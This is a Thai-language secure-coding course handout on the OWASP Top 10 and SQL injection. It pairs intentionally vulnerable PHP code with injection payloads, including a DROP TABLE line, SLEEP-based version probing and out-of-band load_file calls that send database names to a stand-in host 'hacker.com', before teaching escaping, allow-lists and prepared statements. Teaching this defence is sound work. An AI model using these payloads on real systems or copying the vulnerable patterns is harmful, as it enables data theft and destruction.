



การพัฒนาระบบสารสนเทศอย่าง ปลอดภัย

วันที่ 1 : พื้นฐานความมั่นคงปลอดภัยและการป้องกันช่องโหว่ประเภท INJECTION

ข้อมูลคือสินทรัพย์ที่มีค่าที่สุด ระบบที่ขาดความปลอดภัยนำไปสู่ความเสียหายทั้ง
ทรัพย์สินและชื่อเสียง



OWASP คืออะไร



- โครงการด้านความปลอดภัยที่เปิดกว้าง (Open Worldwide Application Security Project)
- องค์กรไม่แสวงหากำไร ที่ขับเคลื่อนผ่านโครงการต่างๆ, หน่วยงานย่อย (Chapters) และงานสัมมนาวิชาการ แต่สิ่งที่สำคัญที่สุดคือ: การเป็นชุมชนที่รวบรวมกลุ่มคนที่มีอุดมการณ์และความคิดเห็นตรงกันไว้ด้วยกัน
- พันธกิจของ **OWASP** คือการเป็นชุมชนเปิดระดับโลกที่มุ่งยกระดับความมั่นคงปลอดภัยของซอฟต์แวร์ ผ่านการให้การศึกษา, การสร้างเครื่องมือ และการร่วมมือกัน
- ด้วยการสนับสนุนทรัพยากรแบบฟรีและโอเพนซอร์ส, การเผยแพร่แนวทางปฏิบัติที่ดีที่สุด (Best Practices) และการสร้างชุมชนเพื่อแบ่งปันความรู้ **OWASP** มุ่งหวังที่จะทำให้ความมั่นคงปลอดภัยของซอฟต์แวร์เป็นเรื่องที่ 'มองเห็นและจับต้องได้' เพื่อให้บุคคลและองค์กรสามารถตัดสินใจเกี่ยวกับความเสี่ยงได้อย่างถูกต้องและแม่นยำ

เว็บไซต์ที่เกี่ยวข้อง

<https://owasp.org/>

<https://www.zaproxy.org/>

<https://owasp.org/www-project-top-ten/>

<https://laravel.com/docs/4.2/security>

<https://cheatsheetseries.owasp.org/>

<https://github.com/OWASP>

<https://owasp.org/www-project-web-security-testing-guide/>

<https://owasp.org/www-project-juice-shop/>

<https://owasp.org/www-project-webgoat/>



THE GOLDEN RULE: "NEVER TRUST USER INPUT"

(อย่าเชื่อใจข้อมูลที่ส่งมาจากผู้ใช้) ไม่ว่าจะเป็น FORM, URL, หรือ HEADER




OWASP TOP TEN 2025

The OWASP Top Ten 2025

A01:2025 Broken Access Control

A02:2025 Security Misconfiguration

A03:2025 Software Supply Chain Failures



Greatly Expanded!

A04:2025 Cryptographic Failures

A05:2025 Injection


A06:2025 Insecure Design

A07:2025 Authentication Failures

A08:2025 Software or Data Integrity Failures

A09:2025 Logging & Alerting Failures

A10:2025 Mishandling of Exceptional Conditions




Brand New!

การเปลี่ยนแปลงในปี 2025



The Changes



- Green – Stayed the same rank or went up
- Orange – Dropped in rank
- Yellow – Merged into another category

TOP 10:2021

<https://owasp.org/Top10/2021/>

The Top 10:2021 List

1. A01 Broken Access Control
2. A02 Cryptographic Failures
3. A03 Injection
4. A04 Insecure Design
5. A05 Security Misconfiguration
6. A06 Vulnerable and Outdated Components
7. A07 Identification and Authentication Failures
8. A08 Software and Data Integrity Failures
9. A09 Security Logging and Monitoring Failures
10. A10 Server Side Request Forgery (SSRF)

A03:2021-INJECTION




การที่ผู้ไม่หวังดี "ฉีด" คำสั่ง (Command)
ปนไปกับข้อมูล (Data)
เพื่อหลอกให้ระบบประมวลผล

HOW IT WORKS

ระบบไม่สามารถแยกแยะได้ว่า
ส่วนไหนคือโครงสร้างคำสั่งเดิม
และส่วนไหนคือข้อมูลที่ถูกแทรกเข้ามา

ผลกระทบ



Data Breach: ขโมยฐานข้อมูลทั้งหมด

Auth Bypass: ล็อกอินเข้าสู่ระบบได้โดยไม่ต้องรู้รหัสผ่าน

Data Corruption: แก้ไขหรือลบข้อมูลทิ้ง

A03:2021-INJECTION



1. ข้อมูลที่ถูกส่งมาจากผู้ใช้งาน ไม่ผ่านการตรวจสอบความถูกต้อง (**Validated**), การคัดกรอง (**Filtered**) หรือการล้างค่าที่อันตรายออก (**Sanitized**) โดยแอปพลิเคชัน
2. มีการนำคำสั่งสืบนั่นแบบไดนามิก (**Dynamic Queries**) หรือการเรียกใช้งานแบบไม่ใช้พารามิเตอร์ (**Non-parameterized Calls**) ไปใช้ในตัวประมวลผลคำสั่ง (**Interpreter**) โดยตรง โดยไม่มีการตัดอักขระพิเศษตามบริบทที่เหมาะสม (**Context-aware Escaping**)
3. ข้อมูลอันตราย (**Hostile data**) ถูกส่งเข้าไปในพารามิเตอร์การสืบนั่นของระบบ **ORM** เพื่อหลอกล่อให้ระบบคัดแยกและดึงข้อมูลสำคัญอื่นๆ ที่มีความลับออกมา
4. มีการนำข้อมูลที่แฝงประสงค์ร้าย (**Hostile data**) ไปใช้งานโดยตรงหรือนำไปต่อสตริง (**Concatenated**) ส่งผลให้โครงสร้างของคำสั่ง **SQL** หรือคำสั่งระบบ (**Commands**) ถูกผสมรวมเข้ากับข้อมูลอันตรายเหล่านั้น ภายในคำสั่งสืบนั่นแบบไดนามิก, คำสั่งควบคุมระบบ หรือสโตรโปรซีเยอร์ (**Stored Procedures**)

รูปแบบการฉีดคำสั่ง (INJECTIONS) ที่พบได้บ่อย

- SQL
- NoSQL
- OS Command,
- ORM
- LDAP
- Expression Language (EL) / OGNL Injection

กลไกการโจมตี SQL INJECTION (THE VULNERABILITY)

- ตัวอย่างที่ไม่ดีเกิดจากการเขียน **code** เช่น

PHP

```
$email = $_POST['email'];  
$sql = "SELECT * FROM users WHERE email = '$email'";
```

- **The Attack:** แฮกเกอร์ใส่ค่า \$email เป็น: ' OR 'I'='I
- **Resulting Query:** SELECT * FROM users WHERE email = " OR 'I'='I'
- ***ผลลัพธ์: เงื่อนไขเป็นจริงเสมอ ทำให้แฮกเกอร์เข้าสู่ระบบได้ทันที

โค้ดที่ "มีช่องโหว่" (VULNERABLE CODE)

PHP

```
<?php
// ข้อมูลที่ส่งมาจาก URL เช่น view.php?id=105
$id = $_GET['id'];

// ❌ อันตราย: นำตัวแปร $id ไปวางต่อใน SQL ตรงๆ
$sql = "SELECT * FROM centers WHERE id = " . $id;

$result = $conn->query($sql);
?>
```

วิธีการที่แฮกเกอร์โจมตี (THE ATTACK)

แทนที่แฮกเกอร์จะส่งเลข ID ปกติ (เช่น 105)
เขาจะส่ง "คำสั่ง SQL" แทน



การโจมตี

แฮกเกอร์ส่งค่า: 105 OR 1=1

- **SQL ที่เกิดขึ้น:** `SELECT * FROM centers WHERE id = 105 OR 1=1`
- **ผลลัพธ์:** เนื่องจาก `1=1` เป็นจริงเสมอ ระบบจะแสดงข้อมูลศูนย์ฯ "ทุกศูนย์" ในฐานข้อมูลออกมาให้เห็นทันที

Case B: การทำลายฐานข้อมูล (Data Destruction)

แฮกเกอร์ส่งค่า: 105; DROP TABLE users;

- **SQL ที่เกิดขึ้น:** `SELECT * FROM centers WHERE id = 105; DROP TABLE users;`
- **ผลลัพธ์:** เซิร์ฟเวอร์จะประมวลผล 2 คำสั่ง คือดึงข้อมูลศูนย์ฯ และ "ลบตารางผู้ใช้งานทิ้งทั้งตาราง"

IN-BAND SQL INJECTION

- ผู้โจมตีใช้เทคนิคนี้เพื่อแทรกแซงแอปพลิเคชันเว็บ โดยการใส่ชุดคำสั่ง **SQL Injection** ที่เป็นอันตรายลงในช่องรับข้อมูลใดๆ ก็ตามที่มีอยู่ ด้วยวิธีนี้
- พวกเขาจะส่งข้อมูลชุดนั้นเข้าไปยังฐานข้อมูลเพื่อทำการประมวลผล
- และใช้มันเพื่อเข้าถึงข้อมูลส่วนตัวโดยไม่ได้รับอนุญาต


```
SELECT * FROM users WHERE username = 'admin' AND  
password = 'password' OR '1'='1';
```

ref: <https://pentest-tools.com/blog/sql-injection-attacks>

ERROR-BASED SQL INJECTION

- ด้วยการแทรกชุดคำสั่ง **SQL Injection** ที่เป็นอันตรายลงในช่องรับข้อมูลของแอปพลิเคชันเว็บ
- ผู้โจมตีสามารถทำให้เกิดข้อผิดพลาดในฐานข้อมูล (**Database Errors**)
- ซึ่งจะเปิดเผยข้อมูลที่ละเอียดอ่อนเกี่ยวกับระบบฐานข้อมูลหลังบ้านออกมา

```
SELECT * FROM users WHERE username = 'admin' AND  
password = (SELECT TOP 1 name FROM sysobjects WHERE  
xtype = 'U');
```




คำสั่งย่อย (Subquery) จะคืนค่าเป็นชื่อของตารางหากตารางนั้นมีอยู่จริง มิฉะนั้นมันจะส่งข้อความแจ้งข้อผิดพลาดที่ให้ข้อมูลรายละเอียดเกี่ยวกับฐานข้อมูลออกมา

UNION-BASED SQL INJECTION

- ในการโจมตีประเภทนี้ ผู้ไม่หวังดีจะแทรกชุดคำสั่ง **SQL Injection** ที่เป็นอันตรายลงในช่องรับข้อมูลของแอปพลิเคชันเว็บ เพื่อรวมผลลัพธ์ของคำสั่ง **SELECT** หลาย ๆ คำสั่งเข้าด้วยกัน

```
SELECT username, password FROM users WHERE username =  
'admin' UNION  
SELECT name, pw FROM admins; --
```




BLIND (INFERENTIAL) SQL INJECTION

- ผู้ไม่หวังดีจะฉีดรหัส SQL ที่เป็นอันตรายลงในช่องรับข้อมูลของเว็บแอปพลิเคชัน แต่ผู้ใช้อาจไม่เห็นผลลัพธ์ (หรือข้อผิดพลาด) ของการสอบถามข้อมูลนั้น เนื่องจากคำตอบรับทาง HTTP (HTTP Response) ไม่ได้รวมผลลัพธ์จาก SQL หรือข้อความผิดพลาดจากฐานข้อมูลไว้ด้วย"
- แบ่งออกเป็น 2 ประเภท คือ แบบใช้ตรรกะ (Boolean-based) และแบบใช้เวลา (Time-based)"
- "Boolean-based blind SQL Injection"
 - แทรกรหัส SQL ที่เป็นอันตรายลงในช่องรับข้อมูลเพื่อบังคับให้ฐานข้อมูลตอบกลับมาเป็นค่าตรรกะ (จริง หรือ เท็จ)
- "วิธีการมีดังนี้:"
- "ในกรณีนี้ ผู้โจมตีต้องการดึงข้อมูลตัวอักษรตัวแรกของรหัสผ่านผู้ดูแลระบบ (Admin) โดยการฉีดฟังก์ชันตัดคำ (Substring) เข้าไป การสอบถามจะยืนยันว่าเป็น 'จริง' หากตัวอักษรตัวแรกของรหัสผ่านคือ 'a' แต่ถ้าไม่ใช่ คำตอบรับจะเป็น 'เท็จ'"
- "หากใช้แอปพลิเคชันที่มีช่องโหว่ตามที่กล่าวไว้ก่อนหน้านี้ แทนที่จะได้รับรายละเอียดของผู้ใช้ตาม User ID ที่ระบุ ระบบจะตอบกลับเพียงคำว่า ID นั้นปรากฏอยู่ในฐานข้อมูลหรือไม่เท่านั้น"

ตัวอย่าง CODE

```
1 <?php
2
3 if( isset( $_GET[ 'Submit' ] ) ) {
4     // Get input
5     $id = $_GET[ 'id' ];
6
7     // Check database
8     $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
9     $result = mysqli_query($GLOBALS["__mysqli_ston"], $getid ); // Removed 'or die' to suppress mysql errors
10
11     // Get results
12     $num = @mysqli_num_rows( $result ); // The '@' character suppresses errors
13     if( $num > 0 ) {
14         // Feedback for end user
15         $html .= '<pre>User ID exists in the database.</pre>';
16     }
17     else {
18         // User wasn't found, so the page wasn't!
19         header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );
20
21         // Feedback for end user
22         $html .= '<pre>User ID is MISSING from the database.</pre>';
23     }
24
25     ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
26 }
27
28 ?>
```



TIME-BASED SQL INJECTION

- ในการโจมตีแบบอาศัยระยะเวลา (Time-based attack) ผู้ไม่หวังดีจะสร้างคำสั่ง SQL ที่บังคับให้เซิร์ฟเวอร์ต้องรอเป็นระยะเวลาหนึ่งก่อนที่จะตอบกลับ พวกเขาจะส่งการสอบถามข้อมูลนี้ไปยังเซิร์ฟเวอร์และเฝ้าสังเกตว่าเซิร์ฟเวอร์ใช้เวลาานานเท่าใดในการตอบสนองกลับมา

```
SELECT * FROM users WHERE username = 'admin' AND IF(1=1,  
SLEEP(5), null) AND '1'='1' AND password = 'password';
```

เป้าหมายคือการดึงรหัสผ่านของผู้ดูแลระบบ (**Admin**) โดยการฉีดคำสั่ง **IF** เข้าไป หากเงื่อนไข (1=1) เป็นจริงฐานข้อมูลจะหยุดรอเป็นเวลา 5 วินาทีด้วยฟังก์ชัน **SLEEP** แต่ถ้าไม่ใช่ คำสั่งนั้นจะไม่มีผลใด ๆ (**Null**) ผู้โจมตีจะรวบรวมข้อมูลเกี่ยวกับฐานข้อมูลโดยการวัดระยะเวลาที่ใช้ในการได้รับคำตอบกลับมา

เริ่มด้วยการทดสอบก่อน

การรู้เวอร์ชันของฐานข้อมูล (เช่น MySQL 10.x หรือ MariaDB 10.x) ช่วยให้แฮกเกอร์เลือกใช้ช่องโหว่ (Exploit) เฉพาะเจาะจงที่มีการประกาศไว้แล้วสำหรับเวอร์ชันนั้น ๆ ได้ง่ายขึ้น

- พยายามต่อท้าย SQL ด้วยคำสั่งแบบนี้

`1' AND sleep(10);- -`

- หากมีการ **delay 10** วินาที ก็ต่อท้ายด้วย

`1' and if((select+@@version) like "10%",sleep(2),null);- ++`

หากได้รับคำตอบกลับมาภายในสองวินาที แสดงว่าเวอร์ชัน (ของฐานข้อมูล) ขึ้นต้นด้วยเลข '10' โดยตัวดำเนินการสตริง **'like'** ที่ใช้ในการสอบถามข้อมูลนี้ ถูกออกแบบมาเพื่อเปรียบเทียบข้อมูลแบบทีละตัวอักษร

OUT-OF-BAND SQL INJECTION

- ในการโจมตีแบบ **SQL injection** ประเภทนี้ ผู้โจมตีจะฉีดรหัส **SQL** ที่เป็นอันตรายลงในช่องรับข้อมูลของเว็บแอปพลิเคชัน โดยที่ผลลัพธ์ของการสอบถามข้อมูล (**Query**) จะไม่ถูกแสดงผลออกมาบนหน้าเว็บ"
- "จากนั้น พวกเขาจะดึงข้อมูลออกจากฐานข้อมูลผ่านช่องทางนอกระบบ (**Out-of-band** หรือ **OOB channel**) เช่น การส่งคำขอผ่านโปรโตคอล **DNS** หรือ **HTTP** ไปยังเซิร์ฟเวอร์ที่อยู่ภายใต้การควบคุมของผู้โจมตีเอง

```
1';select  
load_file(concat('\\\\\\\\',version(),'.hacker.com\\\\s.txt'));
```

```
1';select  
load_file(concat('\\\\\\\\',database(),'.hacker.com\\\\s.txt'));
```

การป้องกัน

- ใช้ **API** ที่ปลอดภัย ซึ่งหลีกเลี่ยงการใช้ตัวแปลคำสั่ง (**Interpreter**) โดยตรง, การใช้ส่วนติดต่อแบบกำหนดพารามิเตอร์ (**Parameterized Interface**) หรือเปลี่ยนไปใช้เครื่องมือจัดการความสัมพันธ์ระหว่างวัตถุกับฐานข้อมูล (**ORMs**)
- หมายเหตุ: แม้จะใช้แบบกำหนดพารามิเตอร์แล้ว แต่ **Stored Procedures** ก็ยังสามารถก่อให้เกิด **SQL Injection** ได้ หากในภาษา **PL/SQL** หรือ **T-SQL** มีการนำคำสั่งมาเชื่อมต่อกับข้อมูล (**Concatenates**) หรือมีการประมวลผลข้อมูลที่เป็นอันตรายด้วยคำสั่ง **EXECUTE IMMEDIATE** หรือ **exec()**
- ใช้การตรวจสอบความถูกต้องของข้อมูลนำเข้าฝั่งเซิร์ฟเวอร์แบบเชิงบวก (**Positive Server-side Input Validation**): อย่างไรก็ตาม นี่ไม่ใช่การป้องกันที่สมบูรณ์เนื่องจากแอปพลิเคชันจำนวนมากจำเป็นต้องใช้อักขระพิเศษ เช่น ในช่องพิมพ์ข้อความ (**Text areas**) หรือ **API** สำหรับแอปพลิเคชันมือถือ
- สำหรับคำสั่ง **Query** ที่ยังต้องมีการสร้างแบบไดนามิก (**Dynamic Queries**): ให้ใช้วิธีการหลีกเลี่ยงอักขระพิเศษ (**Escape special characters**) โดยใช้ไวยากรณ์การ **Escape** เฉพาะสำหรับตัวแปลคำสั่งนั้น ๆ
- หมายเหตุ: โครงสร้าง **SQL** เช่น ชื่อตาราง (**Table names**) หรือ ชื่อคอลัมน์ (**Column names**) ไม่สามารถใช้วิธี **Escape** ได้ ดังนั้นการอนุญาตให้ผู้ใช้ระบุชื่อโครงสร้างเหล่านี้จึงเป็นเรื่องที่อันตรายมาก ซึ่งเป็นปัญหาที่พบบ่อยในซอฟต์แวร์ที่ใช้เขียนรายงาน (**Report-writing software**)

ไวยากรณ์การ ESCAPE สำหรับ PHP

PHP

```
$unsafe_data = "1' OR '1'='1"; // ข้อมูลที่มีอักขระพิเศษ (')  
$safe_data = mysqli_real_escape_string($conn, $unsafe_data);
```

```
// ผลลัพธ์ที่ได้จะเป็น: 1\ ' OR \'1\'=\'1  
// เครื่องหมาย \ ที่เพิ่มเข้ามาจะทำให้ ' กลายเป็นแค่ตัวอักษรธรรมดา
```

PHP

```
$unsafe_data = "1' OR '1'='1";  
$safe_data = $pdo->quote($unsafe_data);
```

```
// ผลลัพธ์: '1\ ' OR \'1\'=\'1'  
// (PDO จะเติมอัญประกาศปิดหัวท้ายให้ด้วย)
```

ตัวอย่างการใช้ CODE PHP แบบ POSITIVE VALIDATION

PHP

```
<?php
// สมมติรับค่า region มาจาก API [cite: 40]
$input_region = $_POST['region'];

// 1. กำหนด "รายการที่อนุญาต" (Allow-list / White-list)
$allowed_regions = ['เขต 01', 'เขต 02', 'เขต 03'];

// 2. ตรวจสอบแบบ Positive
if (!in_array($input_region, $allowed_regions)) {
    // ถ้าไม่อยู่ในรายการที่อนุญาต ให้หยุดการทำงานทันที
    http_response_code(400);
    die("ข้อมูลภูมิภาคไม่ถูกต้อง");
}

// หากผ่านการตรวจสอบ ค่อยนำไปประมวลผลต่ออย่างปลอดภัย
```

การป้องกัน SQL INJECTION (SQLI) ใน PHP

ยกระดับความปลอดภัยให้ระบบฐานข้อมูลด้วย
Prepared Statements

เหตุใด PREPARED STATEMENTS ถึงเป็นคำตอบ?

แยก "คำสั่ง SQL" (Logic) ออกจาก "ข้อมูล" (Data)

- ข้อมูลที่ส่งมาจะถูกมองเป็นเพียง **String** ธรรมดา ไม่ถูกนำไปประมวลผลเป็นคำสั่ง
- ป้องกันได้ทั้ง **UNION-based** และ **Time-based SQLi**

PREPARED STATEMENTS

- **ขั้นเตรียมการ (Prepare):** แม่แบบคำสั่ง SQL (SQL query template) พร้อมตัวแทนค่า (Placeholders) จะถูกส่งไปยังเซิร์ฟเวอร์ โดยที่ค่าของข้อมูลจริง ๆ ยังไม่ได้ถูกส่งไป ตัวอย่างเช่น: `INSERT INTO MyGuests VALUES(?, ?, ?)`. จากนั้น เซิร์ฟเวอร์จะทำการแยกองค์ประกอบคำสั่ง (**Parses**), แปลงคำสั่ง (**Compiles**) และหาแนวทางการประมวลผลที่เหมาะสมที่สุด (**Optimizes**) สำหรับแม่แบบคำสั่ง SQL นั้น โดยที่ยังไม่มีการรันหรือประมวลผลจริง
- **ขั้นประมวลผล (Execute):** ในเวลาต่อมา แอปพลิเคชันจะทำการผูกค่าข้อมูล (**Binds the values**) เข้ากับพารามิเตอร์ต่าง ๆ แล้วฐานข้อมูลจะทำการประมวลผลคำสั่งนั้น โดยแอปพลิเคชันสามารถส่งประมวลผลคำสั่งเดิมนี้ซ้ำกี่ครั้งก็ได้ตามต้องการด้วยค่าข้อมูลที่แตกต่างกันไป

```
<?php
$servername = "localhost";
$username = "username";
$password = "password";
$dbname = "myDB";

// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);

// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
```

NOTE:

```
$stmt->bind_param("sss", $firstname, $lastname, $email);
```

The type argument can be one of four types:

- **i** - integer (whole number)
- **d** - double (floating point number)
- **s** - string (text)
- **b** - binary (image, PDF, etc.)

```
// SQL query template
$sql = "INSERT INTO MyGuests (firstname, lastname, email) VALUES (?, ?, ?)";

// Prepare the SQL query template
if($stmt = $conn->prepare($sql)) {
    // Bind parameters
    $stmt->bind_param("sss", $firstname, $lastname, $email);

    // Set parameters and execute
    $firstname = "John";
    $lastname = "Doe";
    $email = "john@example.com";
    $stmt->execute();

    $firstname = "Mary";
    $lastname = "Moe";
    $email = "mary@example.com";
    $stmt->execute();

    $firstname = "Julie";
    $lastname = "Dooley";
    $email = "julie@example.com";
    $stmt->execute();
    echo "New records created successfully";
} else {
    echo "Error: " . $sql . "<br>" . $conn->error;
}

$stmt->close();
$conn->close();
?>
```


